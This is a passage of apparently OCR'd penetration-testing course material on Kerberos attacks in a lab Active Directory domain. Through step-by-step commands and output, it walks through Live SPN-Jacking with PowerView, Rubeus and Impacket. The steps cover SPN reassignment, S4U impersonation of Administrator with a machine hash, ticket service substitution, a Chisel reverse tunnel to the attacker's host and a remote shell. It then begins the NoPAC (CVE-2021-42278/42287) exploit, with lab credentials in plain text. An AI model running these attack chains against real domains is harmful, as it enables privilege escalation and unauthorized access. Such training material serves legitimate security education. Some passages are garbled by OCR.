


Finally we can use our need ticket to gain access to WEB01:

```
PS C:\Tools> ls \\web01\c$
  Directory: \\web01\c$

Mode        LastWriteTime    Length Name
----        -------------    ------ ----
d-----    2/25/2022 10:20 AM        PerfLogs
d-r---    10/6/2021 3:50 PM         Program Files
d-----    9/15/2018 4:06 AM         Program Files (x86)
d-----    3/19/2022 5:56 AM         Temp
d-----    3/27/2024 2:55 PM         Tools
d-r---    3/21/2024 6:11 AM         Users
d-----    3/19/2022 6:03 AM         Windows
```

Live SPN-Jacking Detailed Explanation

Unlike the `Ghost SPN-Jacking` scenario, which involves passive manipulation of SPNs, `Live SPN-Jacking` requires active manipulation of SPNs currently in use within the network environment. This technique is more complex than the former as it involves manipulating live SPNs, which requires a more subtle understanding of Active Directory's delegation and permission intricacies.



In this context, we explore the scenario with `SRV01`, a server configured for Constrained Delegation with an SPN currently linked to `EXCH03` and `DBSRV003`. Importantly, we have `WriteSPN` rights on `DBSRV003` and `WEB01`.

Typically, in environments with up-to-date security updates in the Active Directory environment, only Domain Admins can assign the duplicate SPN to different accounts due to the potential for conflict. Attempting to assign an SPN already associated with `DBSRV003` to `WEB01` would usually be blocked by the Domain Controller to prevent such disputes.

```
PS C:\Tools> Set-DomainObject -Identity WEB01$ -Set
@{serviceprincipalname='dmserver/DBSRV003'} -Verbose
VERBOSE: [Get-DomainSearcher] search base:
LDAP://DC02.INLANEFREIGHT.LOCAL/DC=INLANEFREIGHT,DC=LOCAL
VERBOSE: [Get-DomainObject] Get-DomainObject filter string: (&(|(|
(samAccountName=WEB01$)(name=WEB01$)(displayname=WEB01$))))
VERBOSE: [Set-DomainObject] Setting 'serviceprincipalname' to
'dmserver/DBSRV003' for object 'WEB01$'
WARNING: [Set-DomainObject] Error setting/replacing properties for object
'WEB01$' : Exception calling "CommitChanges" with "0" argument(s): "A
```

```
constraint violation occurred."
```

As we can see in the above command output, `A constraint violation occurred`, meaning that the SPN is associated with another account. However, with the right permissions, we can navigate around this limitation. First, we need to remove the SPN we want to use from `DBSRV003`. This temporarily eliminates the association, making it possible to add the SPN to `WEB01`.

It's a good idea to get the list of SPNs before removing them:

```
PS C:\Tools> Get-DomainComputer DBSRV003 -Properties
'serviceprincipalname' | Select-Object -ExcludeProperty
serviceprincipalname

serviceprincipalname
--------------------
dmserver/DBSRV003.inlanefreight.local
dmserver/DBSRV003
WSMAN/DBSRV003
WSMAN/DBSRV003.inlanefreight.local
...SNIP...
```


To clear the SPNs we can also use PowerView with the command `Set-DomainObject` and the option `-Clear` specifying the attribute we want to clear:

```
PS C:\Tools> Set-DomainObject -Identity DBSRV003 -Clear
'serviceprincipalname' -Verbose
VERBOSE: [Get-DomainSearcher] search base:
LDAP://DC02.INLANEFREIGHT.LOCAL/DC=INLANEFREIGHT,DC=LOCAL
VERBOSE: [Get-DomainObject] Get-DomainObject filter string: (&(|(|
(samAccountName=DBSRV003)(name=DBSRV003)(displayname=DBSRV003))))
VERBOSE: [Set-DomainObject] Clearing 'serviceprincipalname' for object
'DBSRV003$'
```

Now that the SPN is not being used, we can assign it to WEB01 and perform the attack:

```
PS C:\Tools> Set-DomainObject -Identity WEB01 -Set
@{serviceprincipalname='dmserver/DBSRV003'} -Verbose
VERBOSE: [Get-DomainSearcher] search base:
LDAP://DC02.INLANEFREIGHT.LOCAL/DC=INLANEFREIGHT,DC=LOCAL
VERBOSE: [Get-DomainObject] Get-DomainObject filter string: (&(|(|
(samAccountName=WEB01)(name=WEB01)(displayname=WEB01))))
VERBOSE: [Set-DomainObject] Setting 'serviceprincipalname' to
```

```
'dmserver/DBSRV003' for object 'WEB01$'
```

This manipulation effectively reroutes the authentication pathway, allowing for a successful `S4U` attack to obtain a service ticket for `WEB01`, impersonating a privileged user.

```
PS C:\Tools> .\Rubeus.exe s4u /domain:inlanefreight.local /user:SRV01$
/rc4:ef3d150ee77eb9000001236c52bd2793 /impersonateuser:administrator
/msdsspn:"dmserver/DBSRV003" /nowrap


  ______        _
 (_____ \      | |
  _____) )_ _ _| |__ _____ _ _ ___
 |  __  /| | | | _ \| ___ | | | |/___)
 | |  \ \| |_| | |_) ) ____| |_| |___ |
 |_|  |_|____/|____/|_____)____/(___/

 v2.3.2

[*] Action: S4U

[*] Using rc4_hmac hash: ef3d150ee77eb9000001236c52bd2793
[*] Building AS-REQ (w/ preauth) for: 'inlanefreight.local\SRV01$'
[*] Using domain controller: 172.16.92.10:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

   doIFqDCCBaSgAwIBBaEDAgEWooI<SNIP>

[*] Action: S4U

[*] Building S4U2self request for: '[email protected]'
[*] Using domain controller: DC02.inlanefreight.local (172.16.92.10)
[*] Sending S4U2self request to 172.16.92.10:88
[+] S4U2self success!
[*] Got a TGS for 'administrator' to '[email protected]'
[*] base64(ticket.kirbi):

   doIGDDCCBgigAwIBBaEDAgEWooIFDDCCBQhhg<SNIP>

[*] Impersonating user 'administrator' to target SPN 'dmserver/DBSRV003'
[*] Building S4U2proxy request for service: 'dmserver/DBSRV003'
[*] Using domain controller: DC02.inlanefreight.local (172.16.92.10)
[*] Sending S4U2proxy request to domain controller 172.16.92.10:88
[+] S4U2proxy success!
[*] base64(ticket.kirbi) for SPN 'dmserver/DBSRV003':
```

```
    doIGtDCCBrCgAwIBBaEDAgEWooIFuDCCBbRhggWw<SNIP>
```

Similar to the Ghost SPN-Jacking scenario, the service name on the ticket wouldn't directly allow access to `WEB01`, but we can alter the service name and host name to use the ticket against our target computer. We will use `HTTP/WEB01` instead of `CIFS` to connect to `PowerShell Remoting` instead of using `PSExec`:


```
PS C:\Tools> .\Rubeus.exe tgssub
/ticket:doIGtDCCBrCgAwIBBaEDAgEWooIF<SNIP> /altservice:HTTP/WEB01 /nowrap


  ______        _
 (_____ \      | |
  _____) )_ _ _| |__ _____ _ _ ___
 |  __  /| | | |  _ \| ___ | | | |/___)
 | |  \ \| |_| | |_) ) ____| |_| |___ |
 |_|  |_|____/|____/|_____)____/(___/

 v2.3.2

[*] Action: Service Ticket sname Substitution

[*] Substituting in alternate service name: HTTP/WEB01

 ServiceName       : HTTP/WEB01
 ServiceRealm      : INLANEFREIGHT.LOCAL
 UserName          : administrator (NT_ENTERPRISE)
 UserRealm         : INLANEFREIGHT.LOCAL
 StartTime         : 3/27/2024 6:00:42 PM
 EndTime           : 3/28/2024 4:00:42 AM
 RenewTill         : 4/3/2024 6:00:42 PM
 Flags             : name_canonicalize, pre_authent, renewable, forwardable
 KeyType           : aes128_cts_hmac_sha1
 Base64(key)       : EWbZ9fL3M1AIniBJZj/KRw==
 Base64EncodedTicket :

  doIGpjCCBqKgAwIBBaEDAgEWooIFsTCCBa1hggWp<SNIP>
```

Now we can use this ticket to impersonate the Administrator account on `WEB01` and target the `HTTP` service that PowerShell Remoting use:

```
PS C:\Tools> .\Rubeus.exe ptt
/ticket:doIGpjCCBqKgAwIBBaEDAgEWooIFsTCCBa1h<SNIP>


  ______        _
 (_____ \      | |
```

```
  _____) )_ _| |__ _____ _ _ ___
 | __ /| | | | _ \| ___ | | | |/___)
 | | \ \| |_| | |_) ) ____| |_| |___ |
 |_| |_|____/|____/|_____)____/(___/

 v2.3.2

[*] Action: Import Ticket
[+] Ticket successfully imported!
```

We gain access to a ticket as the Administrator on WEB01. The attack chain we just perform can be illustrated as follows:



It's a good practice to restore the SPNs we cleared. That won't affect the ticket we have. We can proceed to restore the SPNs with PowerView:

```
PS C:\Tools> Set-DomainObject -Identity DBSRV003 -Set
@{serviceprincipalname='WSMAN/DBSRV003','WSMAN/DBSRV003.inlanefreight.loca
l','TERMSRV/DBSRV003','TERMSRV/DBSRV003.inlanefreight.local','RestrictedKr
bHost/DBSRV003','HOST/DBSRV003','RestrictedKrbHost/DBSRV003.inlanefreight.
local','HOST/DBSRV003.inlanefreight.local'} -Verbose
```

Finally we can use our new ticket to gain access to WEB01 using PowerShell Remoting:

```
PS C:\Tools> Enter-PSSession -ComputerName WEB01
[WEB01]: PS C:\Users\Administrator.INLANEFREIGHT\Documents>
whoami;hostname
inlanefreight\administrator
WEB01
```

Abusing Live SPN Jacking from Linux

To initiate a Live SPN Jacking attack from a Linux environment, we must ensure network access. Since we don't have access to the network, we will use Chisel to create a proxy that allows us to connect to the internal network using our administrator rights in `SRV01`. Please check the module Pivoting, Tunneling, and Port Forwarding. We will start setting `socks5 127.0.0.1 1080` on `/etc/proxychains.conf` file:

```
cat /etc/proxychains.conf | grep -Ev '(^#|^$)' | grep socks
socks5 127.0.0.1 1080
```

Next, on our Linux machine, we will execute `chisel server --reverse`:

```
./chisel server --reverse
2024/03/28 07:09:08 server: Reverse tunnelling enabled
2024/03/28 07:09:08 server: Fingerprint
AKOstLSoSTPQPp2PVEALM6z9Jx0IQVEEm07bOSan1s4=
2024/03/28 07:09:08 server: Listening on http://0.0.0.0:8080
2024/03/28 07:10:49 server: session#1: tun: proxy#R:127.0.0.1:1080=>socks:
Listening
```

Then, in `SRV01`, we will connect to the server with the following command `chisel.exe client <VPN IP> R:socks`:

```
PS C:\Tools> .\chisel.exe client 10.10.14.33:8080 R:socks
2024/03/28 06:10:48 client: Connecting to ws://10.10.14.33:8080
2024/03/28 06:10:49 client: Connected (Latency 137.6381ms)
```

Once the reverse proxy is established, the next step involves leveraging findDelegation.py from Impacket, using proxychains to proxy our traffic into the internal network. This step is vital for identifying accounts with constrained delegation rights:

```
proxychains4 -q findDelegation.py -target-domain inlanefreight.local -dc-
ip 172.16.92.10 -dc-host dc02 inlanefreight.local/gabriel:Godisgood001
```

```
Impacket v0.11.0 - Copyright 2023 Fortra

AccountName AccountType DelegationType                    DelegationRightsTo
----------- ----------- ------------------------------------ --------------
----------------------
SRV01$   Computer  Constrained w/ Protocol Transition dmserver/DBSRV003
SRV01$   Computer  Constrained w/ Protocol Transition
dmserver/DBSRV003.inlanefreigth.local
SRV01$   Computer  Constrained w/ Protocol Transition www/EXCH03
SRV01$   Computer  Constrained w/ Protocol Transition
www/EXCH03.inlanefreigth.local
SRV01$   Computer  Constrained w/ Protocol Transition dhcp/DATABASE01
SRV01$   Computer  Constrained w/ Protocol Transition
dhcp/DATABASE01.inlanefreigth.local
```

Next, we need to clone Krbrelayx because we need to use addspn.py, to manipulate SPNs. First, we will use it to clear DBSRV003's SPN. We need to use the option `--clear` and select the target with the option `-t target`:

```
proxychains4 -q python3 addspn.py 172.16.92.10 -u
'inlanefreight.local\gabriel' -p Godisgood001 --clear -t 'DBSRV003$' -dc-
ip 172.16.92.10
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[+] Found modification target
[+] Printing object before clearing
DN: CN=DBSRV003,CN=Computers,DC=inlanefreight,DC=local - STATUS: Read -
READ TIME: 2024-03-28T07:51:47.856909
  dNSHostName: dbsrv003.inlanefreight.local
  sAMAccountName: DBSRV003$
  servicePrincipalName: dmserver/DBSRV003.inlanefreight.local
              dmserver/DBSRV003
              WSMAN/DBSRV003
              WSMAN/DBSRV003.inlanefreight.local
              TERMSRV/DBSRV003
              ...SNIP...

[+] SPN Modified successfully
```

It's a good practice to take note of the SPNs we cleared as we need to restore then later. We will save them in a file named DBSRV003spns.txt.

```
cat DBSRV003spns.txt
dmserver/DBSRV003.inlanefreight.local
```

```
dmserver/DBSRV003
WSMAN/DBSRV003
...SNIP...
```

Next, we need to add the SPN into our target machine, `WEB01`. Let's use the option `--spn 'dmserver/DBSRV003'` to add the new SPN to our target machine with the option `-t 'WEB01$'`:

```
proxychains4 -q python3 addspn.py 172.16.92.10 -u
'inlanefreight.local\gabriel' -p Godisgood001 --spn 'dmserver/DBSRV003' -t
'WEB01$' -dc-ip 172.16.92.10
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[+] Found modification target
[+] SPN Modified successfully
```

With the SPN pointing to our target, we can impersonate a high-privileged user. Using getST.py, we request a service ticket, impersonating the `Administrator`. We need to make sure to set the options `-spn 'dmserver/DBSRV003'` to specify the SPN we will use to request the ticket, `-impersonate Administrator` to specify the account we want to impersonate, and set the account we will use to perform the ticket request. In this case, `SRV01` is the machine account with the rights to request the ticket so that we can specify the hash instead of a password.


```
proxychains4 -q getST.py -spn 'dmserver/DBSRV003' -impersonate
Administrator 'inlanefreight.local/SRV01$' -hashes
:ef3d150ee77eb9000001236c52bd2793 -dc-ip 172.16.92.10
Impacket v0.12.0.dev1+20240327.181547.f8899e65 - Copyright 2023 Fortra

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating Administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in Administrator@[email protected]
```

Remember that this ticket is intended for `DBSRV003`, so we need to modify this ticket. First let's use describeTicket.py from Impacket to get more details about the ticket:

```
describeTicket.py Administrator@[email protected]
Impacket v0.12.0.dev1+20240327.181547.f8899e65 - Copyright 2023 Fortra
```

```
[*] Number of credentials in cache: 1
[*] Parsing credential[0]:
[*] Ticket Session Key      : e9c414b4aa5dd770d74e57be1b240e74
[*] User Name               : Administrator
[*] User Realm              : inlanefreight.local
[*] Service Name            : dmserver/DBSRV003
[*] Service Realm           : INLANEFREIGHT.LOCAL
[*] Start Time              : 28/03/2024 17:08:30 PM
[*] End Time                : 29/03/2024 03:08:29 AM
[*] RenewTill               : 29/03/2024 17:08:30 PM
[*] Flags                   : (0x40a10000) forwardable, renewable, pre_authent,
enc_pa_rep
[*] KeyType                 : rc4_hmac
[*] Base64(key)             : 6cQUtKpd13DXTle+GyQOdA==
[*] Kerberoast hash         :
$krb5tgs$18$USER$INLANEFREIGHT.LOCAL$*dmserver/DBSRV003*$7a69c3044bfe2a527
8758a77$bc69c07921e9f8fc<SNIP>
[*] Decoding unencrypted data in credential[0]['ticket']:
[*] Service Name            : dmserver/DBSRV003
[*] Service Realm           : INLANEFREIGHT.LOCAL
[*] Encryption type         : aes256_cts_hmac_sha1_96 (etype 18)
[-] Could not find the correct encryption key! Ticket is encrypted with
aes256_cts_hmac_sha1_96 (etype 18), but no keys/creds were supplied
```

As we can see, `[*] Service Name` is intended for `DBSRV003`. To modify the ticket, we need to use `tgssub.py`. At the time of writing, a pull request for adding the `tgssub.py` is still pending. We will clone ShutdownRepo repository to continue the attack:

```
git clone -b tgssub https://github.com/ShutdownRepo/impacket/ tgssub
```

To use `tgssub.py` we need to set the option `-in <ticket_name>` to specify the ticket we want to modify, the option `-altservice "cifs/WEB01"` to replace the SPN of our current ticket, and the option `-out <new_ticket_name>` to save the ticket into a new file:

```
proxychains4 -q python3 tgssub/examples/tgssub.py -in Administrator@[email
protected] -altservice "cifs/WEB01" -out newticket.ccache
Impacket v0.12.0.dev1+20240327.181547.f8899e65 - Copyright 2023 Fortra

[*] Number of credentials in cache: 1
[*] Changing service from dmserver/[email protected] to cifs/[email
protected]
[*] Saving ticket in newticket.ccache
```

We can confirm the modification using `describeTicket.py`:

```
describeTicket.py newticket.ccache
Impacket v0.12.0.dev1+20240327.181547.f8899e65 - Copyright 2023 Fortra

[*] Number of credentials in cache: 1
[*] Parsing credential[0]:
[*] Ticket Session Key      : e9c414b4aa5dd770d74e57be1b240e74
[*] User Name               : Administrator
[*] User Realm              : inlanefreight.local
[*] Service Name            : cifs/WEB01
[*] Service Realm           : INLANEFREIGHT.LOCAL
[*] Start Time              : 28/03/2024 17:08:30 PM
[*] End Time                : 29/03/2024 03:08:29 AM
[*] RenewTill               : 29/03/2024 17:08:30 PM
[*] Flags                   : (0x40a10000) forwardable, renewable, pre_authent,
enc_pa_rep
[*] KeyType                 : rc4_hmac
[*] Base64(key)             : 6cQUtKpd13DXTle+GyQOdA==
[*] Kerberoast hash         :
$krb5tgs$18$USER$INLANEFREIGHT.LOCAL$*cifs/WEB01*$7a69c3044bfe2a5278758a77
$bc69c07921e9f8fc20ef6bc7ff1316<SNIP>
[*] Decoding unencrypted data in credential[0]['ticket']:
[*] Service Name            : cifs/WEB01
[*] Service Realm           : INLANEFREIGHT.LOCAL
[*] Encryption type         : aes256_cts_hmac_sha1_96 (etype 18)
[-] Could not find the correct encryption key! Ticket is encrypted with
aes256_cts_hmac_sha1_96 (etype 18), but no keys/creds were supplied
```


Finally, we use the ticket to connect to WEB01:

```
KRB5CCNAME=newticket.ccache proxychains4 -q smbexec.py -k -no-pass WEB01
Impacket v0.12.0.dev1+20240327.181547.f8899e65 - Copyright 2023 Fortra

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>
```

Note: While working with Kerberos remember to include the FQDN in the `/etc/hosts` file if not DNS resolution is available. Keep in mind that sometimes using only the computer name in the service ticket or in the request may not work, if that's the case we can attempt to use the FQDN in both the service ticket and the target computer name.

Impacket update for getST.py

Another method involve using the latest version of getST.py, which allows us to do all we previously did in one single command:

```
proxychains4 -q getST.py -spn 'dmserver/DBSRV003' -impersonate
Administrator 'inlanefreight.local/SRV01$' -hashes
:ef3d150ee77eb9000001236c52bd2793 -dc-ip 172.16.92.10 -altservice
"cifs/WEB01.inlanefreight.local"
Impacket v0.12.0.dev1+20240502.235035.cb8467c3 - Copyright 2023 Fortra

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating Administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Changing service from dmserver/[email protected] to cifs/[email
protected]
[*] Saving ticket in Administrator@[email protected]
```

Restore the SPNs

We already gain access to the target machine, we can proceed to restore the SPNs of the live machine `DBSRV003`, we can do that with a for loop and bloodyAD:

```
for spn in $(cat DBSRV003spns.txt);do proxychains4 -q python3 addspn.py
172.16.92.10 -u 'inlanefreight.local\gabriel' -p Godisgood001 -t
'DBSRV003$' --spn $spn;done
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[+] Found modification target
[+] SPN Modified successfully
[-] Connecting to host...
...SNIP...
```


Conclusion

After studying SPN Jacking and its impact on Kerberos authentication, we will move on to sAMAccountName Spoofing. We will explore how to manipulate the sAMAccountName attribute to impersonate users, manipulate service tickets, and gain unauthorized access.

sAMAccountName Spoofing

The NoPAC attack, commonly associated with the vulnerabilities CVE-2021-42278 and CVE-2021-42287, refers to a method where a Domain User can perform privilege escalation and impersonate any privilege account through what is known as `sAMAccountName Spoofing`.

The attack starts with CVE-2021-42278, which exploits the lack of restrictions on modifications to the `sAMAccountName` attribute in Active Directory. By default, Windows Active Directory does not enforce strict validation of this attribute, particularly ensuring that computer account names end with a `$` sign to distinguish them from user accounts. When we have sufficient permissions on a machine account, we can change the `sAMAccountName` of that account to the name of a domain controller without the `$`. This modification sets up the scenario for impersonating a domain controller.

After changing the `sAMAccountName` to a domain controller's name (without the trailing `$`), we can exploit CVE-2021-42287. This vulnerability lies within the Key Distribution Center. The KDC is tricked during the Service Ticket request phase. When a Service Ticket is requested for a non-existent account, the KDC will append a `$` and search again.

The exploitation process makes use of this behavior. We request a `Ticket Granting Ticket (TGT)` using the modified `sAMAccountName`, and then request a `Service Ticket`, the KDC fails to find the account and appends a `$` sign, unintentionally matching the legitimate domain controller's account, and finally we get a `Service Ticket` with the domain controller's privileges.

Understanding the Privilege Attribute Certificate (PAC)

The `Privilege Attribute Certificate (PAC)` is a data structure used in Kerberos authentication within Windows environments. It contains important information about the user's identity and group memberships, which are used by services to enforce access control decisions.

When a user requests a `TGT` from the `KDC`, the KDC includes a `PAC` in the TGT. This PAC is later used by services to determine the user's permissions when accessing resources.

A PAC contains several critical pieces of information:

- **User SID (Security Identifier)**: A unique identifier for the user.
- **Group SIDs**: Identifiers for the groups to which the user belongs.
- **User Rights**: Information about the user's privileges.
- **Logon Information**: Details about the user's logon session, such as the logon time.

The presence of a PAC in Kerberos tickets is essential for the correct functioning of access control in Windows domains. If a Domain Controller returns a TGT without a PAC (as in the case of NoPAC vulnerability), it can lead to security issues where access controls are bypassed or improperly enforced.

For more detailed information, refer to the Microsoft documentation on PAC.

Enumeration from Windows

To enumerate if the server is likely to be vulnerable to NoPAC, we can use noPac. To confirm the vulnerability, the tools will request a TGT without PAC. If a Domain Controller is vulnerable to NoPAC, it will return a TGT without a PAC, and the ticket size without PAC would usually be lower than 1000.

Note: The noPac tool, located in `C:\Tools`, has already been compiled into an executable. The author did not provide a release version. If we want to compile noPac ourselves, we can use Visual Studio, though this process is not covered in this course.

Let's connect to the target machine to complete the exercises, we will use the acount `aneudy` with the password `Ilovemusic01`. Additionally, we will be connecting to RDP using the alternate port `13389`:

```
xfreerdp /u:aneudy /p:Ilovemusic01 /d:inlanefreight.local
/v:10.129.229.224:13389 /dynamic-resolution /drive:.,linux
[07:11:57:881] [2624598:2624599] [INFO][com.freerdp.core] -
freerdp_connect:freerdp_set_last_error_ex resetting error state
[07:11:57:881] [2624598:2624599] [INFO][com.freerdp.client.common.cmdline]
- loading channelEx rdpdr
[07:11:57:881] [2624598:2624599] [INFO][com.freerdp.client.common.cmdline]
- loading channelEx rdpsnd
...SNIP...
```


We need to use the option `scan` with the user credentials:

```
PS C:\Tools> .\noPac.exe scan -domain inlanefreight.local -user aneudy -
pass Ilovemusic01
[+] Got TGT from DC03.inlanefreight.local. Ticket size: 567
```

On the other hand, NoPac Linux will give you more information, which we will see later in this section.

The other piece of information we need to know is the MachineAccountQuota (MAQ). This is a Domain attribute that allows, by default, any user to join up to 10 computers to the domain. If a user joins 10 machines, it won't be able to join another one, but if one of those 10 machines is deleted, the user will be able to join another one. This setting means a user cannot have more than 10 machines where the user is the creator. We can query the value of the attribute `ms-DS-MachineAccountQuota` using PowerView:

```
